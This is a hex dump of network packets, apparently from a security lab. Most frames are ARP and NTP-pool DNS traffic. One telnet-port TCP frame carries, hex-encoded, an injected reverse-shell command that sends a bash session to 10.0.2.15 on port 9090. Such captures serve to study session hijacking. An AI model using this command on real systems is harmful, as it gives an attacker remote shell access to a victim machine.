|08|00|27|c5|0d|1c|52|54|00|12|35|00|08|06|00|01|08|00|06|04|00|02|52|54|00|12|3
5|00|0a|00|02|01|08|00|27|c5|0d|1c|0a|00|02|0f|00|00|00|00|00|00|00|00|00|00|
00|00|00|00|00|00|00|

+-----+-----+-----+

00:45:32,801,965 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|2c|0c|40|00|40|11|c5|f9|0a
|00|02|0f|0a|32|32|64|9a|58|00|35|00|2f|48|e5|e0|97|01|00|00|01|00|00|00|00|0
0|01|30|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|0
1|

+-----+-----+-----+

00:45:37,807,316 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|3b|02|40|00|40|11|b6|d1|0
a|00|02|0f|0a|64|32|64|85|da|00|35|00|2f|49|17|e0|97|01|00|00|01|00|00|00|00|00|
00|01|30|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|
01|

+-----+-----+-----+

00:45:38,031,343 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|13|40|00|40|06|b7|66|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|76|76|00|
00|01|01|08|0a|00|7c|58|00|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|
20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|
26|31|20|32|3e|26|31|0d|0a|

+-----+-----+-----+

00:45:42,814,338 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|56|30|a3|40|00|40|11|c1|4f|0
a|00|02|0f|0a|32|32|64|d7|52|00|35|00|42|48|f8|b9|31|01|00|00|01|00|00|00|00|00|
00|01|30|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|08|77|69|72|
65|6c|65|73|73|05|6d|69|61|6d|69|03|65|64|75|00|00|01|00|01|

+-----+-----+-----+

00:45:43,148,223 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|06|00|01|08|00|06|04|00|01|08|00|27|91|
39|39|0a|00|02|05|00|00|00|00|00|00|0a|00|02|04|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|

+-----+-----+-----+

00:45:43,148,448 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|06|00|01|08|00|06|04|00|02|08|00|27|be|
d1|d6|0a|00|02|04|08|00|27|91|39|39|0a|00|02|05|00|00|00|00|00|00|00|00|00|0
0|00|00|00|00|00|00|00|

+-----+-----+-----+

00:45:47,824,315 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|56|41|85|40|00|40|11|b0|3b|0
a|00|02|0f|0a|64|32|64|95|fc|00|35|00|42|49|2a|b9|31|01|00|00|01|00|00|00|00|00|0
0|01|30|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|08|77|69|72|6
5|6c|65|73|73|05|6d|69|61|6d|69|03|65|64|75|00|00|01|00|01|

+-----+-----+-----+

00:45:52,834,646 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|56|33|92|40|00|40|11|be|60|0
a|00|02|0f|0a|32|32|64|d7|52|00|35|00|42|48|f8|b9|31|01|00|00|01|00|00|00|00|00|
00|01|30|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|08|77|69|72|
65|6c|65|73|73|05|6d|69|61|6d|69|03|65|64|75|00|00|01|00|01|

+-----+-----+-----+

00:45:57,840,501 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|56|44|f7|40|00|40|11|ac|c9|0a
|00|02|0f|0a|64|32|64|95|fc|00|35|00|42|49|2a|b9|31|01|00|00|01|00|00|00|00|00|0
0|01|30|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|08|77|69|72|6
5|6c|65|73|73|05|6d|69|61|6d|69|03|65|64|75|00|00|01|00|01|

+-----+-----+-----+

00:46:02,845,576 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|3c|3b|40|00|40|11|b5|ca|0

a|00|02|0f|0a|32|32|64|b3|8f|00|35|00|2f|48|e5|ce|5e|01|00|00|01|00|00|00|00|00|0
0|01|31|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|0
1|

+-----+-----+-----+

00:46:07,850,702 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|49|21|40|00|40|11|a8|b2|0
a|00|02|0f|0a|64|32|64|c9|ba|00|35|00|2f|49|17|ce|5e|01|00|00|01|00|00|00|00|00|0
0|01|31|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|0
1|

+-----+-----+-----+

00:46:12,856,966 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|40|62|40|00|40|11|b1|a3|0
a|00|02|0f|0a|32|32|64|b3|8f|00|35|00|2f|48|e5|ce|5e|01|00|00|01|00|00|00|00|00|0
0|01|31|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|0
1|

+-----+-----+-----+

00:46:12,951,820 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|06|00|01|08|00|06|04|00|01|08|00|27|c5|0
d|1c|0a|00|02|0f|00|00|00|00|00|00|0a|00|02|01|

+-----+-----+-----+

00:46:12,952,312 ETHER

|0

|08|00|27|c5|0d|1c|52|54|00|12|35|00|08|06|00|01|08|00|06|04|00|02|52|54|00|12|3
5|00|0a|00|02|01|08|00|27|c5|0d|1c|0a|00|02|0f|00|00|00|00|00|00|00|00|00|
00|00|00|00|00|00|00|

+-----+-----+-----+

00:46:17,862,349 ETHER

|0

|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|4e|2c|40|00|40|11|a3|a7|0
a|00|02|0f|0a|64|32|64|c9|ba|00|35|00|2f|49|17|ce|5e|01|00|00|01|00|00|00|00|00|0
0|01|31|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|0
1|

+-----+-----+-----+

00:46:22,867,885 ETHER

|0

|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|56|47|05|40|00|40|11|aa|ed|0
a|00|02|0f|0a|32|32|64|8f|fe|00|35|00|42|48|f8|e1|63|01|00|00|01|00|00|00|00|00|0
0|01|31|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|08|77|69|72|6
5|6c|65|73|73|05|6d|69|61|6d|69|03|65|64|75|00|00|01|00|01|

+-----+-----+-----+

00:46:27,872,578 ETHER

|0

|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|56|56|ee|40|00|40|11|9a|d2|0
a|00|02|0f|0a|64|32|64|a4|53|00|35|00|42|49|2a|e1|63|01|00|00|01|00|00|00|00|00|
00|01|31|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|08|77|69|72|
65|6c|65|73|73|05|6d|69|61|6d|69|03|65|64|75|00|00|01|00|01|

+-----+-----+-----+

00:46:32,878,760 ETHER

|0

|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|56|4b|67|40|00|40|11|a6|8b|0
a|00|02|0f|0a|32|32|64|8f|fe|00|35|00|42|48|f8|e1|63|01|00|00|01|00|00|00|00|00|0
0|01|31|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|08|77|69|72|6
5|6c|65|73|73|05|6d|69|61|6d|69|03|65|64|75|00|00|01|00|01|

+-----+-----+-----+

00:46:37,883,503 ETHER

|0

|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|56|5b|51|40|00|40|11|96|6f|0
a|00|02|0f|0a|64|32|64|a4|53|00|35|00|42|49|2a|e1|63|01|00|00|01|00|00|00|00|00|
00|01|31|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|08|77|69|72|
65|6c|65|73|73|05|6d|69|61|6d|69|03|65|64|75|00|00|01|00|01|

+-----+-----+-----+

00:46:42,891,399 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|4b|a9|40|00|40|11|a6|5c|0
a|00|02|0f|0a|32|32|64|c2|ed|00|35|00|2f|48|e5|47|9b|01|00|00|01|00|00|00|00|00|
00|01|32|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|
01|

+-----+-----+-----+

00:46:47,895,553 ETHER

|0
|52|54|00|12|35|00|08|00|27|c5|0d|1c|08|00|45|00|00|43|5d|74|40|00|40|11|94|5f|0
a|00|02|0f|0a|64|32|64|a1|42|00|35|00|2f|49|17|47|9b|01|00|00|01|00|00|00|00|00|
00|01|32|06|64|65|62|69|61|6e|04|70|6f|6f|6c|03|6e|74|70|03|6f|72|67|00|00|01|00|
01|